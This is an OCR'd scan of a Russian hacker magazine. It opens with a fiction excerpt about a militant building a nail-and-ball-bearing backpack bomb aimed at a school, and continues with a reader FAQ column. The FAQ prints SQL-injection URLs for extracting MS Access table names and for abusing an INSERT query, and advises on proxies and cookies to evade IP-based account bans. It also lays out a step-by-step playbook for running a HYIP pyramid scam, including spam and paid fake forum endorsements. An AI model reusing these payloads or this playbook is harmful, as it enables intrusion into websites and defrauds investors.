Умар чувствовал, что Джон смеется над ними, но далеко не все воспринимали уроки европейца с американским именем как издевку. Многие не скрывали своего страха перед тонким куском железа и пластмассы с открывающейся крышкой; нажимая кнопку включения, они ожидали если не взрыва, то по крайней мере удара током. Огромные мозолистые руки боевиков успели сломать пару клавиатур на ноутбуках, прежде чем Джон понял, что эти парни приспособлены к работе на компьютерах так же, как он сам к ползанью по горам на брюхе.

Тогда он посоветовался с командиром лагеря — и они вместе приняли решение о том, что к занятиям с компьютером будут допущены наиболее перспективные. Из большого отряда в этот ограниченный контингент попало около двадцати пяти человек, Джон поделил их на три группы, исходя из каких-то своих соображений. Умара в том, первом, списке не было.

Когда в дальнем углу лагеря, рядом с зарытым в землю бездымным генератором сидели, поджав по себя ноги, бородачи с ультрапортативными ноутбуками, Умар не мог смотреть на это без смеха. Некоторые водили пальцами по экрану, другие периодически подзывали Джона для разрешения возникших вопросов. Судя по всему, наставник учил их тому, как обращаться с навигационными системами, с интернетом, что в целом не было для Умара большим секретом, но взять в руки навигатор или попытаться получить электронную почту было для него чересчур сложной задачей. Вот взрывчатка — это было то, что нужно. Никакого обмана. Пластид, взрыватели, шнуры, маскировка, простые и радиодетонаторы, возможность активации взрыва по звонку сотового телефона, по сигналу противоугонной сигнализации и много чего еще — тут Умар был едва ли не самым продвинутым. Он чувствовал, что в состоянии придумать что-то свое — такое, что потом попадет в инструкции Центра и будет передаваться другим отрядам, как его опыт.

И он придумал.

Рисунки на земле принесли свои плоды. Умар долго думал; он вспоминал то, как работали боевики из других отрядов, о которых он слышал от командиров. Он вспоминал своих учителей, которые пытались раскрепостить его сознание, которые открыли ему тайну взрыва, идеологию боя, философию бомбы... Он думал, как сапер, чувствовал, как тонкая струна растяжки, жил, словно в голове тикал таймер. И все это нашло выход — он создал бомбу, которую не видел нигде. Бомбу, замаскированную под школьный рюкзак. Правда, поначалу он использовал за неимением школьного обыкновенный армейский. Декорация получилась не очень удачная, поскольку полезная масса болталась там, словно в вакууме. Затем у командира он заказал школьную сумку и несколько школьных учебников. Тот особенно не спрашивал, тем более что заграница исполняла все их просьбы, даже самые невероятные и безумные. Просто вписал в заявку — и все. В Центре знали: их подопечные ничего не делают зря.

И три вертолета спустя Умар получил сразу несколько рюкзаков. Они отличались и по размеру, и по количеству карманов, и по расцветке; внутри каждого были вложены абсолютно идентичные наборы учебников. Умар рассмотрел рюкзаки очень внимательно, подержал в руках, заглянул внутрь каждого, оценивая вместительность, и остановился на черном, с эмблемой Человека-паука. Учебники были тоже внимательно им изучены, взвешены на ладони — вроде бы все подходило для решения поставленной задачи...

Он так и не понял, что же привлекло этого вездесущего Джона, но когда он рассматривал новое приобретение, европеец неожиданным образом оказался рядом. Он положил руку боевику на плечо и спросил по-английски:

— Собрался в школу?

Умар замер с раскрытым учебником в руках. Его сердце бешено билось, но он старался ничем не выдать своего испуга этой внезапности. Выдержав паузу, он ответил:

— Я похож на первоклассника?

— Нет. Но и учебники не для первого класса.

Умар, конечно, знал английский, еще с самых первых тренировочных лагерей. Там без этого было никак: или ты все понимаешь, или подорвешься, не поняв инструкции. Но здесь и сейчас он не хотел демонстрировать свое владение языком в полной мере, хотя послать этого любопытного компьютерщика куда подальше надо было бы.

— Ты прав. Учебники разные. Но мне нужны именно такие. Дело не в том, для какого они класса. Дело в толщине книг.

— Ты любишь читать толстые детские книги?

Умар не понимал, что хочет Джон. Да он и не хотел понимать — он уже размышлял над тем, как распределить внутри рюкзака взрывчатку таким образом, чтобы, открыв рюкзак, нельзя было сразу определить ее наличие.

— Нет, я не люблю читать. Я вообще не люблю читать. Меня интересуют в этой жизни только Коран и инструкции по взрывному делу.

— Тогда зачем тебе книги и школьные портфели? — не унимался Джон.

— Не портфели, а рюкзаки, — уточнил Умар, чуть не добавив пару слов для большего понимания, но сдержался.

Джон кивнул и усмехнулся.

— Надумал бомбу сделать для начальной школы?

— Для любой, — огрызнулся Умар и тут же пожалел о сказанном. Он не хотел раньше времени раскрывать кому бы то ни было цель своих экспериментов.

— Не думаю, что ты сможешь сделать из этого тайну, Умар, — Джон увидел замешательство боевика и похлопал его по плечу. — Ну бомба. Подумаешь. Не первая и не последняя. Хочешь выделиться? Или дал клятву забрать с собой как можно больше неверных?

— Я пока умирать не собираюсь... — огрызнулся Умар, вместо того чтобы сказать привычную в таких ситуациях фразу: «На все воля Аллаха». — Есть война. Есть враг. Есть приказ. Тебе ли это не знать, уважаемый?

Джон согласно кивнул, разглядывая сложенные у дерева рюкзаки.

— Все именно так, как ты сказал, — подтвердил он. — Просто я не могу себе представить твоего врага, Умар. Он очень похож на школьника и потому никак не кажется мне опасным. Неужели ты придумал себе какого-то нового врага — маленького, с рюкзаком за спиной? Я думаю, ни один шахид не отправит своего сына с этим грузом в школу.

— Что ты хочешь сказать? — Умар положил учебник в рюкзак и повесил его себе на плечо.

— Всего лишь хочу предостеречь тебя от неудачи, — Джон развел руками. — Бомба у тебя наверняка получится, но вот будет ли она кому-нибудь нужна? Кто доставит ее к цели? Подумай...

Умар повернулся к Джону спиной и до хруста сжал кулаки.

— Я обязательно подумаю, уважаемый. А теперь я хочу побыть один, мне надо поговорить с богом.

Джон хотел что-то ответить, но не нашел нужных слов — только молча кивнул и ушел в свою палатку. И если бы кто-нибудь слышал его в эту минуту, то он удивился бы тому, что этот человек шепчет себе под нос:

— Spiderman... Spiderman... Spiderman...

А на следующее утро Умар был приказом командира зачислен в одну из групп компьютерной подготовки к Джону.

— Я хочу помочь тебе, — сказал европеец, когда удивленный и возмущенный Умар пришел на занятия. — Давай отойдем...

Они уединились неподалеку, присев на поваленное дерево.

— Я хочу научить тебя рассчитывать свои изделия на компьютере, — Джон скрестил руки на груди и внимательно посмотрел на Умара. — Ты, конечно же, не первый раз собираешь свои смертоносные изделия и уверен в каждом своем движении, в каждом куске пластида. Но компьютер даст тебе такую точность, с которой не сравнится даже твоя хваленая интуиция и опыт. Ты сможешь рассчитать все до грамма и быть уверенным в направлении взрыва, в радиусе разлета осколков. Ты сможешь определить все это, используя спутниковые карты той местности, где ты собираешься применить взрывчатку. Насколько тебя привлекает такая перспектива?

— Не думаю, что хотел бы заниматься этим сам, — отрицательно покачал головой Умар. — Хотите помочь — помогите. Не думаю, что вы сумеете за короткий срок обучить меня настолько, что я смогу сделать все правильно. А ошибок в моей работе не должно быть, их потом очень сложно исправлять.

— Я готов заниматься с тобой индивидуально, — Джон встал с дерева и выбрал место напротив Умара. — Даже несмотря на то, что нагрузка у меня приличная.

— Она и у меня не меньше вашего, — усмехнулся боевик. — Время появляется только вечером... Или в караулах, когда точно уверен в напарнике, рисую на земле, думаю...

— Мы сделаем с тобой супербомбу, — не обращая внимания на слова Умара, перебил его Джон. — Я уже размышлял над этим весь вечер после разговора с тобой, посмотрел, что есть на моей машине — я уверен, у нас получится. Ты создаешь примерную модель, я рассчитываю ее, ты можешь вносить любые коррективы — компьютер пересчитает все очень быстро. Но — мне не дает покоя этот рюкзак. Может, стоит поискать более практичный форм-фактор для бомбы?

— Что поискать? — не понял Умар.

— Форм-фактор, — повторил Джон. — Не понимаешь, каков аналог этого английского термина? Скажем так, вместилище. Помнишь, в семидесятых годах в московском метро рвануло? Там бомба была уложена в утятницу...

— Куда? — Умар уже начинал дергаться. — Не говорите загадками, я не знаю ваш язык настолько, чтобы понимать все, что вы произносите. Вас ведь тоже раздражает, когда в вашем присутствии мы говорим на родном языке...

Джон усмехнулся:

— Если я правильно посчитал, в лагере боевики восьми национальностей... Или девяти, если учитывать того финна, который то прилетает на вертолете, то улетает с ним обратно. И в любой момент времени кто-то в этом лагере разговаривает на своем языке... Утятница — это чугунная кастрюля с крышкой для приготовления птицы. Так понятно? Взрыв порождает множество осколков, что в закрытом помещении приводит к тотальному поражению людей. Тот взрыв унес несколько десятков жизней в вагоне метро.

— Я не хочу повторяться, — упрямо сказал Умар. — Я хочу рюкзак. И причем здесь метро?

— Просто как вариант, — щелкнул пальцами Джон. — Это может быть вокзал, аэропорт, супермаркет, автобусная остановка, самолет, корабль... Список бесконечен. Хорошо, пусть будет рюкзак. Значит, взрывчатка должна быть либо очень мощной, либо накачанной под завязку уже готовыми осколками: гвоздями, болтами, шариками из подшипников...

— Вы неплохо разбираетесь в этом, для компьютерщика, — подозрительно сказал Умар. — Хотя ничего нового для меня вы не сказали. Так в чем вы можете мне помочь?

— В расчете направленного взрыва, например, — Джон вернулся на прежнее место на дереве. — В поиске оптимального места для минирования.

— Зачем?

— В этом нет никакого секрета. Я думаю, что смогу на этом заработать. И приобрету дополнительный опыт — пригодится в очередном лагере. Судя по затяжному характеру войны, я еще долго буду при деле.

Умар молчал, обдумывая услышанное. В целом предложение было заманчивым. Рюкзак действительно имел один существенный минус. Он сам по себе был хорошей маскировкой, но от любой части взрывного устройства требуется максимальная эффективность, а осколков от куска материи не получишь, как ни крути. Значит, надо планировать точно — и место, и направление, и вес, и предполагаемое количество жертв. Если компьютер Джона умеет рассчитывать все эти факторы, то стоило взять его в помощники. Но что-то во всем этом Умару не нравилось...

— Когда вы делили нас на умных и дураков, я попал в разряд последних, — напомнил он Джону. — Что же изменилось с тех пор?

— Человек, способный придумать бомбу в школьном рюкзаке, не может быть дураком, — Джон сказал это, глядя в глаза Умару. — Я спрашиваю последний раз: тебе нужна помощь?

Умар глубоко вздохнул и согласился.

Следующие несколько дней они провели вместе: Джон добился того, чтобы боевик стал посещать его занятия, а Умар получил себе в помощники вычислительную мощь ноутбука.

Честно говоря, бомба удалась. Умар чувствовал, что его устройство тоже попадет в инструкции Центра. Взорвать ее удастся один раз, максимум два, но вот напугать детей и их родителей получится на очень большой срок. Будут шарахаться от портфелей, сумок, рюкзаков. Великое дело — страх и его родственник — паника.

Одну бомбу они с Джоном испытали в лесу за пару недель до выхода группы из леса. Взрыв — направленный, рассчитанный на компьютере — снес несколько деревьев в том самом секторе, который и был выверен при помощи инженерной программы. Умар подошел к еще дымящейся воронке, осмотрел аккуратный вывал леса и, оглянувшись на Джона, показал большой палец. На следующий день он помолясь приступил к сборке боевого образца...

Группа ушла поздно ночью. Джон не вышел их проводить. Он спал, и ему снилась Калифорния, жена, дети...

Из сводки новостей:

«Вчера вечером 31 августа 200* года в одном из кварталов прибрежного города N совершен террористический акт. В автомобиле, припаркованном на набережной, было приведено в действие взрывное устройство мощностью до трехсот граммов в тротиловом эквиваленте. По счастливой случайности никто не пострадал, за исключением водителя автомобиля и пассажира, которые погибли на месте от тяжелых минно-взрывных травм...»


Из отчета опергруппы ФСБ по факту взрыва:

«Предположительно, бомба находилась в школьном рюкзаке, остатки которого найдены в сгоревшей машине и рядом с ней. Наши эксперты с высокой долей вероятности смогли установить, что в момент взрыва рюкзак находился на спине шахида и основной удар пришелся ему в спину. Таким образом, его тело приняло на себя примерно килограмм различных металлических искусственных поражающих факторов в виде гвоздей и металлических шариков... Предполагается, что взрыв был преждевременным, поскольку вся его маскировка рассчитана на приведение бомбы в действие первого сентября в одной из ближайших школ...»

Джон присел на дерево, на котором они вместе с Умаром приняли решение собирать бомбу, вспомнил вчерашнюю шифровку о взрыве на набережной, потом оглянулся по сторонам и сказал — шепотом, по-русски:

— Первое сентября... Дети в школу пошли... Живые...

За спиной в лесу грохнула автоматная очередь и раздался властный крик на арабском. Джон покачал головой, стер с лица улыбку, сжал зубы и пошел в лагерь. Работать дальше.



СТЕПАН «STEP» ИЛЬИН
/ FAQ@REAL.XAKEP.RU /

ЕВГЕНИЙ «CORWIN» ЕРМАКОВ
/ HACK-FAQ@GAMELAND.RU /

FAQ@REAL.XAKEP.RU

Q: Как запустить эксплойт с расширением py? Что это вообще за зверь?

A: Это сплоит, написанный на Python'е. Запускается он аналогично эксплойтам, написанным на Perl'е, PHP. Скачать интерпретатор можно отсюда: http://python.org/download.

Q: Стал использовать утилиту для поиска ошибок/уязвимостей в исходниках, но десятки строчек, которые мне выдает программа и в которых якобы имеются уязвимости, нереально проверить самому. Как правило, в большей части выданных строк ошибок нет вообще. Как быть?

A: Для анализа сорцов я сам пользуюсь утилитой под названием RATS — Rough Auditing Tool for Security. В readme ясно сказано, что пользователь (посредством ключа '-w') может указать warning-левел (1-3), то есть чувствительность утилиты к различным уязвимостям:

1 — уровень по дефолту, самый высокий;

2 — средний;

3 — низкий уровень.

К примеру, пишем в командной строке:

```
rats.exe script.php -w 3
```

Таким образом, мы указываем программе, что нужно выводить предупреждения об ошибках, имеющих низкий уровень опасности.

Q: Есть желание устраивать торги на eBay'е, но люди говорят, что потребуются «фиды». Что это такое?

A: Feedback (он же фид) — это отзыв селлеров (продавцов)/баеров (покупателей) о eBay-аккаунте. Имея большое количество отзывов, ты имеешь больше шансов продать свой товар на аукционе.

Q: На определенном сайте, где запрещена регистрация более чем с одного IP-адреса, мои акки постоянно банят, но ведь я при этом использую прокси. Как такое может быть?

A: Не все прокси одинаково полезны :). Возможно, ты вообще заюзал прозрачные прокси-серверы. Вспомним основные переменные окружения, которые мы передаем конечному серверу:

HTTP_USER_AGENT — применяемый клиентом браузер и его версия (MSIE 6.0, к примеру);

HTTP_ACCEPT_LANGUAGE — язык, используемый браузером;

HTTP_HOST — название сервера;

REMOTE_ADDR — IP-адрес пользователя;

HTTP_VIA — если значение есть, следовательно, используется проксик. Это значение — адрес (или несколько адресов) прокси-сервера.

HTTP_X_FORWARDED_FOR — если эта переменная не пустая, значит используется прокси. Значение — реальный адрес юзера (IP).

Так вот при использовании прозрачного прокси переменные окружения приобретают такой вид:

```
REMOTE_ADDR = IP прокси
HTTP_VIA = IP прокси
HTTP_X_FORWARDED_FOR =
твой реальный IP
```

Какая-либо анонимность при таком раскладе отсутствует напрочь. Может быть, на сервере в принципе запрещено использовать прокси, и поэтому банятся абсолютно все пользователи, юзающие таковые. Как и прозрачные, анонимные прокси не скрывают факт своего применения. При их использовании также заданы переменные окружения, которые их выдают (HTTP_VIA, HTTP_X_FORWARDED_FOR):

```
REMOTE_ADDR = IP прокси
HTTP_VIA = IP прокси
HTTP_X_FORWARDED_FOR = IP
прокси
```

Самыми надежными и по-настоящему анонимными являются элитные прокси-серверы, которые не выдают ни реальный IP-адрес клиента, ни факт самого использования прокси. Заголовок становится таким:

```
REMOTE _ADDR = IP прокси
HTTP_VIA = не определена
HTTP_X_FORWARDED_FOR = не
определена
```

Но кроме проверки переменных окружения есть другие методы пробива реального IP-адреса юзера или факта использования прокси. Cookies, например. Представь такую ситуацию: ты впервые заходишь на сайт без всяких прокси, и сервер записывает твой реальный IP тебе же в кукисы. В следующий раз ты



уже заходишь на сайт, накрывшись проксиком, а сервер проверяет ранее созданные куки с записанным IP и сравнивает его с текущим значением. IP-адреса, естественно, не совпадают, и ты идешь в БАНю :). Поэтому следует либо чистить созданные cookies'ы, либо запретить их вообще. Также очень рекомендую отключить в браузере Java и ActiveX.

Q: Еще я слышал про некие искажающие прокси? Как они работают?

A: Это те же самые анонимные прокси, только реальный IP клиента скрывается от конечного сервера:

```
REMOTE_ADDR = IP прокси
HTTP_VIA = IP прокси
HTTP_X_FORWARDED_FOR =
случайный IP
```

Но, надо сказать, встречаются такие прокси довольно редко.

Q: Как запретить чтение файлов в MySQL?

A: Открываем файл /etc/my.cnf и в разделе [mysqld] пишем такую строку:

```
set-variable=local-
infile=0
```

Q: Как определить, что при SQL-injection я работаю с MS Access?

A: В ответе сервера будет либо примерно такая строка: «[Microsoft][ODBC Microsoft Access Driver]», либо такая: «Syntax error in string in query expression ...».

Q: А как, собственно, выдирать из MS Access названия таблиц?

A: Рассмотрим конкретный пример. Названия всех таблиц хранятся в системной таблице MSysObjects:

```
http://target/?newsitem=-
1+union+select+name,2,3,4
,5,6+from+MSysObjects+whe
re+MSysObjects.Type=5
```

На запрос получаю ответ сервера: «Ошибка Record(s) cannot be read; no read permission on 'MSysObjects' на тэге NEWSITEM». И это нормально — по умолчанию доступ к системным таблицам закрыт.

Представим, что нам удалось получить доступ к таблице MSysObjects. Тогда для вытаскивания остальных таблиц следует использовать оператор TOP:

```
http://target/?newsitem=-
1+union+select+top+1+star
t+at+2+name,2,3,4+from+MS
 ysObjects+where+MSysObj
ects.Type=6
```

Про остальные триксы в Ms Access читай в MS Access SQL Injection Cheat Sheet (www.webapptest.org/ms-access-sql-injection-cheat-sheet-EN.html).

Q: Как быть, если SQL-injecion находится в INSERT-запросе СУБД MSSQL?

A: Предположим уязвимый сценарий выполняет такой запрос:

```
insert into articles
values($id, 'message');
```

Тогда мы внедряем свой запрос и с помощью оператора комментария («#»), отсекаем последующий запрос:

```
insert into articles
values(123, (select
collumns from table where
id=1))#, 'message');
```

Q: Есть подозрения, что мой сервер взломали и протроянили некоторые файлы. Как это определить?

A: В предыдущем FAQ'е мы уже писали, что взломщик легко может указать собственную дату последнего изменения файлов, поэтому следует проверить контрольные суммы возможно протрояненных файлов. Само собой, у тебя должны быть заранее записаны чексуммы «чистых» файлов (команда md5sum /dir/* >> /home/user/file; file — название файла, в который мы записываем все чексуммы файлов, расположенных в директории /dir/). Для сравнения текущих чексумм с ранее записанными выполним команду md5sum -c /home/user/file. Если после этого появится список файлов и напротив каждого из них будет красоваться надпись «Success», то изменений произведено не было. Если появится ошибка — время бить тревогу.

Q: Реально ли подзаработать на HYIP-проектах? Что для этого нужно?


A: Если это было бы нереально, то на веб-форумах не было бы десятков сообщений с предложением вложить свои деньги в высокодоходный проект и стать миллионером :). Для непосвященных в реалии грязного сетевого бизнеса скажу, что HYIP — это, грубо говоря, финансовая пирамида. Основатель хайпа выплачивает лаве нескольким первым десяткам (или единицам, здесь все зависит от масштабности пирамиды) человек за счет вкладов множества других буратин, после чего весь проект пропадает. Ну а бизнес этот долгий и трудоемкий. Один раз вложить большие деньги и потом в течение нескольких лет пожинать плоды здесь не удастся. А вот, собственно, что будет нужно: дешевый хостинг, домен(ы), лаве для мониторов, движок для всего проекта. Вкладывать деньги в дешевый хостинг мы будем потому, что его придется часто менять, так же как и домены. Кстати говоря, далеко не один хостинг предоставляет тестовый бесплатный период использования на 2-5 недель. Конечно, этого маловато для одного хайпа, но для начала сойдет.
Несколько движков для HYIP-проектов есть в свободном доступе в Сети, но я настоятельно советую написать/заказать свой, так как в любом случае код паблик-движков придется модифицировать.
Теперь о мониторах (мониторингах). Они нужны для раскручивания хайпа, привлечения первых клиентов. Ты проходишь своего рода проверку: монитор делает вклад твоими же деньгами и, получив обещанную тобою же выплату, дает статус честного, реально выплачивающего хайпа. Чем в большем количестве мониторингов ты выплачиваешь, тем больше к тебе доверие у потенциальных участников. Парочка таких мониторов:

```
http://investdaddy.com
www.hyip-navigator.com
```

Далее нужно задействовать традиционную рекламу: спам по мылам/аськам, рекламу на форумах. Форумы нужно выбирать специализированные (а не что-то вроде форума на xaker.ru, где целая толпа хацкеров полезет ломать твой чудо-проект :)). Рекламное сообщение, думаю, ты и сам прекрасно сочинишь. Но и здесь не обходится без обмана. Мой знакомый, который работает HYIP-бизнесе, рассказал, что после регистрации на борде он делает рассылку личных сообщений уважаемым юзерам с порядочным количеством постов (от 1500) с предложением поучаствовать в своем проекте или оставить положительный отзыв в созданной рекламной теме о проекте за энную сумму денег. Зачастую такое предложение принимают админы и оставляют сообщение вроде «Проверено "Название_этого_крутого_форума"».
Также с начала проекта следует ввести систему рефералов. Как правило, именно рефы являются самой успешной рекламой. По идее, юзеры сами будут выполнять работу по распространению рекламы.
Проект отработал, ты получил свою сотню бачей, повесил на индексной странице сообщение, что пирамидка закрывается в связи с приближением к Земле метеорита и... стал переделывать дизайн для нового хайпа :). Естественно, я описал только самые основные моменты, все подробности невозможно привести в одном FAQ'е. Поэтому работай, совершенствую свои навыки... но только на локалхосте! :)

Q: Произошел какой-то сбой в моем RAID 0 stripe массиве. Как теперь быть? Как-нибудь можно восстановить данные?

A: RAID 0 stripe — это очень мощная штука, способная феноменально увеличить производительность файловой системы. Но, к сожалению, ценой надежности хранения данных. Если полетел хотя бы один винт в массиве, можно считать, что полетели сразу все данные. Впрочем, это самый худший вариант. Предположим, что ничего подобного у нас не случилось, а просто произошла какая-то ошибка и теперь необходимо восстановить данные. Действуем по следующему алгоритму:





1. Подключаем жесткие диски к системе (в обход RAID-контроллера, разумеется) и загружаемся с LiveCD на базе Windows, который предварительно можно создать с помощью программы BartPE (www.nu2.nu/pebuilder).
2. Первым инструментом, который нам понадобится, будет программа RAID reconstructor (www.runtime.org/raid.htm), предназначенная для работы с RAID5 и RAID0. Функционирует она следующим образом: проходя посекторно жесткие диски, утилита путем подбора анализирует размер блока рейда и после этого создает образ массива. Можно тут же скопировать его на носитель или же создать файл-контейнер. Я рекомендую второй вариант.
3. Когда через некоторое время, подчас довольно продолжительное, образ массива будет создан, в ход пойдет другая замечательная утилита от того же разработчика — GetDataBack for NTFS (www.runtime.org/gdb.htm). Она быстро откроет файл-образ, проанализирует его и, если повезет, выдаст внушительный список файлов, которые сможет восстановить. Причем в этот список также будут входить давно удаленные документы. Их можно отфильтровать, установив соответствующую галочку.

Q: В одном из подкастов подслушал идею авторизации с помощью телефона, а именно встроенного модуля Bluetooth. Выглядит это примерно так: как только мы подходим с телефоном в радиус действия Bluetooth-донга, вставленного в USB, компьютер тут же разблокируется и осуществляется вход в систему. А если мы выходим за этот радиус, компьютер сразу же лочится. Как это можно реализовать?

A: Все уже давно сделали за нас. Вот отличный продукт — LockItNow! (www.bluetoothshareware.com), который предоставляет в точности описанную тобой возможность. От себя скажу, что штука эта поистине впечатляющая и ей реально можно удивить друзей и подруг.

Q: Посоветуй хороший бесплатный email-сервис с поддержкой IMAP.

A: Если еще месяц назад я бы задумался над твоей просьбой, то теперь, что тебе посоветовать, знаю наверняка: gmail.com. С недавнего времени email-сервис от Google предлагает всем пользователям использовать современный протокол для приема/передачи почты. Для этого в почтовой программе достаточно указать сервер: imap.gmail.com:993 и включить SSL. Напомню, что протокол IMAP позволяет сохранять всю почту на сервере и синхронизировать ее (в том числе состояние прочитанных и непрочитанных писем) даже в том случае, если ты работаешь на разных компьютерах и клиентах. Короче говоря, прощай POP — добро пожаловать, современный IMAP!

Q: Как на старте системы подключить все нужные сетевые диски?

A: Самое правильное — сделать это с помощью следующего VB-скрипта:

```
Set objNetwork =
CreateObject("WScript.
Network")
Set oDrives=objNetwork.
EnumNetworkDrives
mydrv = "U:"
mapped = false
myshare = "\\wg\nd"
For i = 0 to oDrives.Count
- 1 Step 2
' WScript.Echo "Drive " &
oDrives.Item(i) & " = " &
oDrives.Item(i+1)
    If oDrives.
Item(i)=mydrv Then mapped
= true
Next
'WScript.echo "mapped = "
& mapped
If Not mapped
Then objNetwork.
MapNetworkDrive mydrv,
myshare
```

Q: В настройках прокси есть такая галка — «Искать параметры прокси автоматически». Как это работает?

A: Автоматический поиск параметров прокси-сервера, который реализован практически во всех современных браузерах, основан на протоколе WPAD (Web Proxy Auto-Discovery Protocol). Его задача заключается в обнаружении скрипта с настройками сервера, написанными на языке JavaScript, который называется PAC (Proxy Auto Config). Для этого браузер использует DNS, DHCP и Service Location Protocol (SLP). WPAD позволяет клиентам автоматически определять настройки proxy-сервера без участия пользователя. Если у тебя включена настройка «Автоматическое определение настроек», то при подключении к интернету браузер попытается найти сервер wpad.<имя-вашего-домена>. В случае неудачи браузер будет добавлять wpad ко всем именам доменов уровнем выше (вплоть до третьего уровня). Если один из серверов все-таки найдется, то браузер в корневом каталоге попытается обнаружить файл wpad.dat и в случае успеха будет использовать его как скрипт с параметрами прокси-сервера.

Q: Как настроить WPAD в своей локальной сети?

A: **1.** Сначала нужно создать PAC-файл с настройками прокси. Подробности и пример такого конфига можно найти в Википедии: http://en.wikipedia.org/wiki/Proxy_auto-config.
2. Сохраняем этот файл в корневом каталоге нашего web-сервера (из домена) под именем wpad.dat и убеждаемся, что он доступен по адресу http://www.<имя-вашего-домена>/wpad.dat. При необходимости можно использовать HTTP-редирект.
3. Добавляем строку «application/x-ns-proxy-autoconfig dat» в файл mime.types в настройках нашего веб-сервера и перегружаем сервис.
4. Далее создаем запись DNS, которая позволит распознавать имя wpad.<имя-вашего-домена> в IP-адресе web-сервера.
5. В браузере выбираем пункт Use Automatic Configuration Script («Использовать сценарий автоматической настройки»), прописываем там адрес, по которому находится наш файл wpad.dat (например, http://wpad.your.domain.name/wpad.dat) и смотрим, как работает скрипт.
6. Если все нормально, включаем автообнаружение, выставив значок напротив «Искать параметры прокси автоматически». Все должно работать.

Q: Как на практике реализовать проброс портов через SSH?

A: Допустим, в локальной сети есть терминал с IP-адресом 192.168.0.2, к которому нет доступа извне. В этой же сети функционирует маршрутизатор с внутренним IP 192.168.0.1 и внешним адресом 85.86.87.88. Как подключиться к терминалу? А вот так:

```
$ssh -L
3389:192.168.0.2:3389
85.86.87.88
```

После аутентификации появится обычное, на первый взгляд, соединение по SSH, однако вместе с ним будет проброшен порт на 192.168.0.10:3389 (напомню, 3389 — это rdp-порт). Теперь мы можем сделать вот так:

```
rdesktop -a16 -g1024x768
127.0.0.1:3389
```

Да-да, мы коннектимся к себе же на 127.0.0.1:3389. Но подключаемся при этом к терминалу 192.168.0.10!

